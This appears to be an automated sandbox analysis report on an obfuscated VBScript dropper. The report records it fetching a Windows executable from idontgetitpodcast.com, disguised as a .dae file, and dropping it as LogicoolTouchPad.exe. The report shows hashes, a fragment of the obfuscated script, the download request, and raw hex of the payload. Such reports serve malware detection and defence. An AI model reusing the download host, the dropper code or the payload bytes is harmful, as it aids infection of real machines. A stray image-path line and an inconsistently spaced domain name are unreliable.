Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.5.8. 8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Thu Jun 23 21:15:06 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	1104148

Entropy (8bit):	1.3841253492744015
Encrypted:	false
SSDEEP:	1536:5p1V38LfTHzQuNq4kiSeqWl0w4FpzmtNIO7fesLDhcY6gUyKl1Du:sLfTTQuNqaPmpitNlYfesLD6XDu
MD5:	ECDAEB26A19198632D0B6A853B666B2F
SHA1:	20F89F8ED5D388F6552CD67ADDB3FAADE964849B
SHA-256:	D26C2D9E7390CA965B665B6AEFBF945325D7D80AE4D86EF11046F0F676C1A14B
SHA-512:	C5BDF9B27EA4E4CAAE842BBED593EB18F45F5583F0296B53D6676E8B3A76859532FD7422D5E1CCC306C22CA2B9C00B10283F20016482E36E18033F36661E021
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....b.....T.....\.....8.....T.....8.....T.....t.....U.....B.....t.....GenuineIntelW.....T.....b.....0..2.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8332
Entropy (8bit):	3.696966644180345
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNihO6IlrxE6YgzSU8kgmfGS/J3+pD289bRlsf0i7m:RrlsNiY6IlrS6YUSU9gmfGSqR+f6
MD5:	8276E7B5F552BAF0D659C848EC037668
SHA1:	E76CEAC8DF29038E2AB43543A6522F8DE2993730
SHA-256:	82EC93B347922F764F78C737D01D761C6D6C6899FE125153D3A6329DE8027D0A
SHA-512:	BFD70A209416E3A425D9595B29370F767834B170FFB8262F95EA1B68EA6300611C471646086B561D5B2A64009D6499B12385B56224D6BC6EE31FD6332C7788B7
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.4.0.0.<./.P.i.d.>.....

C:\Users\user\AppData\Local\Temp\A09278-2768-DE0743-A6FB64083C2\LogicoolTouchPad.exe

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1043968
Entropy (8bit):	6.714780980017607
Encrypted:	false
SSDEEP:	12288:PRuwQc5qewWUH5gTSGINfhj+kXIsYXh2kRpATTV6PzXTwn61cQ47gNckpPWUlQVt:Z0eNPAkFwgkwbYBEu4fYY8s
MD5:	216BBB6CE29EF16A61B9D5BA4D227300
SHA1:	E80B9D4649DFA29EE6272A0D77F72482CF1CCA4E
SHA-256:	3A0789AEAA433B8043EF5E58B025F58A76126A6AFBBD82BA6E4FBD0C79E62FD7
SHA-512:	14FAB78027AD33C49AFA14DBFCF6A8691B04BB19422735DB35857EE3384FC543D6766C9E9FEF36DAEF39D271E19266FA64DF9A1449A187DC4198D3CDE46DC03
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....PE..L....^B*..... ....@.....`.....@.....p...!.....CODE....X..... ..`DATA.....'... ...(.....@...BSS.....E....P.....0.....idata...!...p...''...0.....@....tls.....R.....rdata.....R.....@..P.reloc.....T.....@..P.rsrc.....T.....@..P.....`.....@..P.....

Static File Info

General


File type:	ASCII text, with very long lines
Entropy (8bit):	5.981282042267296
TrID:	
File name:	graphic.vbs
File size:	406244
MD5:	d2945c4124e2f89c05a723f7c1ad416d
SHA1:	414faaa0bf15450bc7f84c31024fa8fed26eb156
SHA256:	ac1cad78a2be2e78a05a51cf4d1b5eac2a6b302a40c3f6157496e00b4dcb81cd
SHA512:	934774aad58e2a3d4af34d16b5feecc93f5558911b64f84f069381ee10e066728984151776ae4132ab189243f69b848816e49d4480c19974dcd72a56c4391695
SSDEEP:	6144:CHnJw2yvbGTSqC+2wvjuhRfBPSqweSExQxCUoaa+Y4glR7e5hMgxwDK:ubgKs+2wubf6HxDoaRY5C3xeK
TLSH:	5384E1B071E456713B9D871A55F05EB3A13E07930B123DB0DAE7071BAF06DD06F68A2A
File Content Preview:	.On Error Resume Next.dim ZiLOTkT, bbNLRjf, FdlvVq, iuPKDLa, kaAMG.ZiLOTkT = "100%C101XE98S.r{46vk]59f~44]FjZ3YF-g100|?o.F101dli97k pJ? H104*e%45ME&n18Z49+_{K 35<.GO30X100C]u_M101yZ.mU97T.O113B~_}1-26;57<l106P117l100q,.R101a[103_m W!b25YI123)48{meb100r-UVe

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 23, 2022 23:14:27.999174118 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:27.999241114 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:27.999424934 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.003988028 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.004017115 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.104716063 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.104902029 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.136472940 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.136519909 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.136766911 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.236967087 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.608150959 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.648509026 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668175936 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668216944 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668226004 CEST	443	49746	104.244.73.88	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 23, 2022 23:14:28.668258905 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668281078 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668292999 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668385029 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.668420076 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668438911 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668448925 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668457031 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.668463945 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668472052 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.668494940 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668504000 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668519974 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.668523073 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.668589115 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.692348003 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692365885 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692404985 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692420959 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692452908 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.692493916 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692526102 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.692543983 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.692600965 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692625999 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692651033 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692662954 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.692712069 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.692754030 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692773104 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692812920 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.692825079 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.692850113 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.692877054 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.717469931 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.717513084 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.717575073 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.717598915 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.717644930 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.717675924 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.717690945 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.717720985 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.717755079 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.717766047 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.717811108 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.717852116 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.717968941 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.717994928 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718039989 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.718055964 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718090057 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.718126059 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718132973 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.718143940 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718168974 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718184948 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.718238115 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.718249083 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718302011 CEST	443	49746	104.244.73.88	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 23, 2022 23:14:28.718319893 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.718328953 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718343019 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718394995 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.718456984 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.718529940 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718585968 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718595028 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.718607903 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.718686104 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.720458031 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.742919922 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.742964029 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.743072033 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.743115902 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.743145943 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.743165970 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.743221045 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.744720936 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.744760990 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.744872093 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.744906902 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.744935036 CEST	443	49746	104.244.73.88	192.168.2.4
Jun 23, 2022 23:14:28.744982958 CEST	49746	443	192.168.2.4	104.244.73.88
Jun 23, 2022 23:14:28.744998932 CEST	443	49746	104.244.73.88	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jun 23, 2022 23:14:27.930609941 CEST	60506	53	192.168.2.4	8.8.8.8
Jun 23, 2022 23:14:27.985476971 CEST	53	60506	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 23, 2022 23:14:27.930609941 CEST	192.168.2.4	8.8.8.8	0x90ca	Standard query (0)	idontgetit podcast.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 23, 2022 23:14:27.985476971 CEST	8.8.8.8	192.168.2.4	0x90ca	No error (0)	idontgetit podcast.com		104.244.73.88	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- idontgetitpodcast.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49746	104.244.73.88	443	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>0</td><td>OUT</td><td>GET /contacting/responsible.dae HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-US
User-Agent: Logicool TouchPad
Host: idontgetitpodcast.com</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>0</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx
Date: Thu, 23 Jun 2022 21:14:28 GMT
Content-Type: model/vnd.collada+xml
Content-Length: 1043968
Connection: close
Last-Modified: Thu, 23 Jun 2022 16:37:26 GMT
ETag: "fee00-5e220119ebd80"
Accept-Ranges: bytes</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>0</td><td>IN</td><td>Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01
4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e
33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: MZP@!L!This program must be run under Win32$7</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>16</td><td>IN</td><td>Data Raw: 8b 04 24 8b d7 e8 97 fd ff ff 59 5a 5d 5f 5e 5b c3 53 56 52 50 89 d3 31 c0 8b 4c 94 10 85 c9 74 03 03 41 fc 4a
75 f2 d1 e8 e8 5b fd ff ff 50 89 c6 8b 44 9c 14 89 f2 85 c0 74 0a 8b 48 fc 01 ce e8 7c df ff ff 4b 75 e9 5a 58 e8 52 fd ff ff 5a
5e 5b 58 8d 24 94 ff e0 c3 53 56 57 89 c6 89 d7 39 d0 74 72 85 f6 74 51 85 ff 74 54 8b 46 fc 8b 57 fc 29 d0 77 02 01 c2
52 c1 ea 02 74 26 8b 0e 8b 1f 39 d9 75 41 4a 74 15 8b 4e 04 8b 5f 04 39 d9 75 34 83 c6 08 83 c7 08 4a 75 e2 eb 06 83
c6 04 83 c7 04 5a 83 e2 02 74 0b 66 8b 0e 66 8b 1f 66 39 d9 75 21 01 c0 eb 1d 8b 57 fc 29 d0 eb 16 8b 46 fc 29 d0 eb 0f
5a 66 39 d9 75 09 c1 e9 10 c1 eb 10 66 39 d9 5f 5e 5b c3 8d 40 00 55 8b ec 53 56 57 8b f9 8b da 8b f0 8b c6 e8 51 fe ff ff
83 fb 01 7d 04 33 db eb 07 4b 3b c3 7d 02 8b
Data Ascii: $YZ]_^[SVRP1LtAJu[PDtH|KuZXRZ^[X$SVW9trtQtTFW)wRt&9uAJtN_9u4JuZtfff9u!W)F)Zf9uf9_^[@USVW
Q}3K;}</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>32</td><td>IN</td><td>Data Raw: 00 0f d9 2c 24 66 89 0c 24 d9 e8 f7 40 04 00 00 00 80 74 27 ff 70 04 ff 30 81 64 24 04 ff ff ff 7f 68 ff ff ff 7f 68 ff
ff ff ff df 6c 24 08 df 2c 24 d8 c2 de c1 83 c4 10 eb 02 df 28 df 04 24 d9 c1 4e d9 f8 df 1c 24 dc f9 8a 04 24 04 30 3c 3a 72
02 04 07 88 06 d9 c1 d8 d3 9b df e0 9e 73 e1 d9 6c 24 02 83 c4 04 dd c3 dd c2 dd c1 dd c0 59 29 f1 29 ca 76 10 29 d6 b0
30 01 d1 eb 03 88 04 32 4a 75 fa 88 06 c3 90 55 8b ec 56 89 e6 83 ec 20 31 c9 50 31 d2 8d 45 08 e8 1e ff ff ff 89 f2 58 e8
ee b6 ff ff 83 c4 20 5e 5d c2 08 00 8b c0 83 fa 20 76 02 31 d2 56 89 e6 83 ec 20 51 b9 10 00 00 00 e8 88 fe ff ff 89 f2 58
e8 c4 b6 ff ff 83 c4 20 5e c3 8d 40 00 53 56 83 c4 f4 8b d8 8b d4 8b c3 e8 a0 a1 ff ff 8b f0 83 3c 24 00 74 19 89 5c 24 04
c6 44 24 08 0b 8d 54 24 04 a1
Data Ascii: ,f@t'p0dhhl,$($N$$0<:rsl$Y))v)02JuUV 1P1EX ^] v1V QX ^@SV<$t\$DT</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>48</td><td>IN</td><td>Data Raw: 3c 38 00 74 60 85 ff 75 14 8a 00 25 ff 00 00 00 0f a3 05 0c 21 4d 00 73 4c b2 01 eb 48 8b f7 4e eb 01 4e 85 f6
7c 12 8a 0c 30 81 e1 ff 00 00 00 0f a3 0d 0c 21 4d 00 72 e9 8b cf 2b ce 81 e1 01 00 00 80 79 05 49 83 c9 fe 41 85 c9 75
04 b2 02 eb 13 8a 04 38 25 ff 00 00 00 0f a3 05 0c 21 4d 00 73 02 b2 01 8b c2 5f 5e c3 8d 40 00 53 56 8b f2 8b d8 33 c0
80 3d 50 57 4d 00 00 74 0f 8b c3 e8 e0 7a ff ff 8b d6 4a e8 68 ff ff ff 5e 5b c3 90 33 c9 80 3d 50 57 4d 00 00 74 07 e8 54 ff
ff ff 8b c8 8b c1 c3 8d 40 00 53 56 8b f2 8b d8 8b c3 e8 af 78 ff ff 3b f0 7e 09 8b c3 e8 a4 78 ff ff 8b f0 8b d6 8b c3 e8 05
00 00 00 5e 5b c3 8b c0 53 56 57 8b f2 8b d8 33 ff 85 f6 7e 45 8b c3 e8 80 78 ff ff 3b f0 7f 3a 8b fe 80 3d 50 57 4d 00 00
74 2f b8 01 00 00 00 33 ff 3b f0 7c 24
Data Ascii: <8t`u%!MsLHNN|0!Mr+yIAu8%!Ms_^@SV3=PWMtzJh^[3=PWMtT@SVx;~x^[SVW3~Ex;:=PWMt/3;|$</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>64</td><td>IN</td><td>Data Raw: 00 76 05 e8 bd 27 ff ff 83 c3 80 33 c0 5a 59 59 64 89 10 eb 1b e9 fb 2c ff ff 8b 45 fc 66 8b 00 66 ba 10 00 e8
70 eb ff ff 33 db e8 11 31 ff ff 8b c3 5f 5e 5b 59 5d c3 90 55 8b ec 51 53 56 57 89 45 fc 8b 45 fc 66 8b 00 66 83 e8 01 72
10 74 12 66 83 e8 0a 74 26 66 83 e8 06 74 28 eb 2e 33 db eb 74 80 3d 20 24 4d 00 00 74 0d 66 ba 11 00 66 b8 01 00 e8
ac e6 ff ff 33 db eb 5a 8b 5d fc 8a 5b 08 eb 52 8b 5d fc 8a 5b 08 eb 4a 33 c0 55 68 c3 0b 41 00 64 ff 30 64 89 20 8b 45 fc
e8 96 fa ff ff 8b d8 81 fb ff 00 00 00 76 05 e8 13 27 ff ff 33 c0 5a 59 59 64 89 10 eb 1b e9 54 2c ff ff 8b 45 fc 66 8b 00 66
ba 11 00 e8 c9 ea ff ff 33 db e8 6a 30 ff ff 8b c3 5f 5e 5b 59 5d c3 8b c0 55 8b ec 51 53 56 57 89 45 fc 8b 45 fc 0f b7 00 83
f8 11 0f 87 80 00 00 00 8a 80 0e 0c 41
Data Ascii: v'3ZYYd,Effp31_^[Y]UQSVWEEffrtft&ft(.3t= $Mtff3Z][R][J3UhAd0d Ev'3ZYYdT,Eff3j0_^[Y]UQSVWEEA</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>80</td><td>IN</td><td>Data Raw: c0 74 09 8b c3 e8 67 ac ff ff eb 73 8b d6 8b c3 e8 1c b2 ff ff eb 68 8b c3 e8 db cb ff ff 84 c0 74 5d 66 83 3e 01
75 57 8b c3 e8 42 ac ff ff 5e 5b c3 66 83 3b 01 75 25 66 83 3e 01 74 0b 8b c6 e8 b4 cb ff ff 84 c0 75 09 8b c3 e8 21 ac ff ff
eb 2d 8b d6 8b c3 e8 d6 b1 ff ff eb 22 8b c3 e8 95 cb ff ff 84 c0 75 17 66 83 3e 01 75 11 8b c3 e8 fc ab ff ff 5e 5b c3 8b c3
e8 f2 ab ff ff 5e 5b c3 8d 40 00 55 8b ec 6a 00 6a 00 53 33 d2 55 68 15 4c 41 00 64 ff 32 64 89 22 83 e9 03 74 08 49 83
e9 02 72 25 eb 46 8d 55 fc a1 cc 46 4d 00 e8 78 18 ff ff 8b 4d fc b2 01 a1 68 7e 40 00 e8 ad 75 ff ff e8 fc ef fe ff eb 28 8d
55 f8 a1 24 46 4d 00 e8 55 18 ff ff 8b 4d f8 b2 01 a1 ac 7c 40 00 e8 8a 75 ff ff e8 d9 ef fe ff eb 05 e8 16 ae ff ff 33 c0 5a
59 59 64 89 10 68 1c 4c 41
Data Ascii: tgsht]f>uWB^[f;u%f>tu!-"uf>u^[^[@UjjS3UhLAd2d"tIr%FUFMxMh~@u(U$FMUM|@u3ZYYdhLA</td></tr>
<tr><td>2022-06-23 21:14:28 UTC</td><td>96</td><td>IN</td><td>Data Raw: 42 69 44 69 4d 6f 64 65 01 00 00 00 00 03 00 00 00 00 8b 41 00 0d 62 64 4c 65 66 74 54 6f 52 69 67 68 74 0d
62 64 52 69 67 68 74 54 6f 4c 65 66 74 14 62 64 52 69 67 68 74 54 6f 4c 65 66 74 4e 6f 41 6c 69 67 6e 18 62 64 52 69 67
68 74 54 6f 4c 65 66 74 52 65 61 64 69 6e 67 4f 6e 6c 79 07 43 6c 61 73 73 65 73 8b c0 74 8b 41 00 03 02 2e 31 01 00
00 00 00 06 00 00 00 70 8b 41 00 07 73 73 53 68 69 66 74 05 73 73 41 6c 74 06 73 73 43 74 72 6c 06 73 73 4c 65 66 74
07 73 73 52 69 67 68 74 08 73 73 4d 69 64 64 6c 65 08 73 73 44 6f 75 62 6c 65 07 43 6c 61 73 73 65 73 90 c8 8b 41 00 0
6 0b 54 53 68 69 66 74 53 74 61 74 65 01 70 8b 41 00 8b c0 e0 8b 41 00 01 0c 54 48 65 6c 70 43 6f 6e 74 65 78 74 04 01
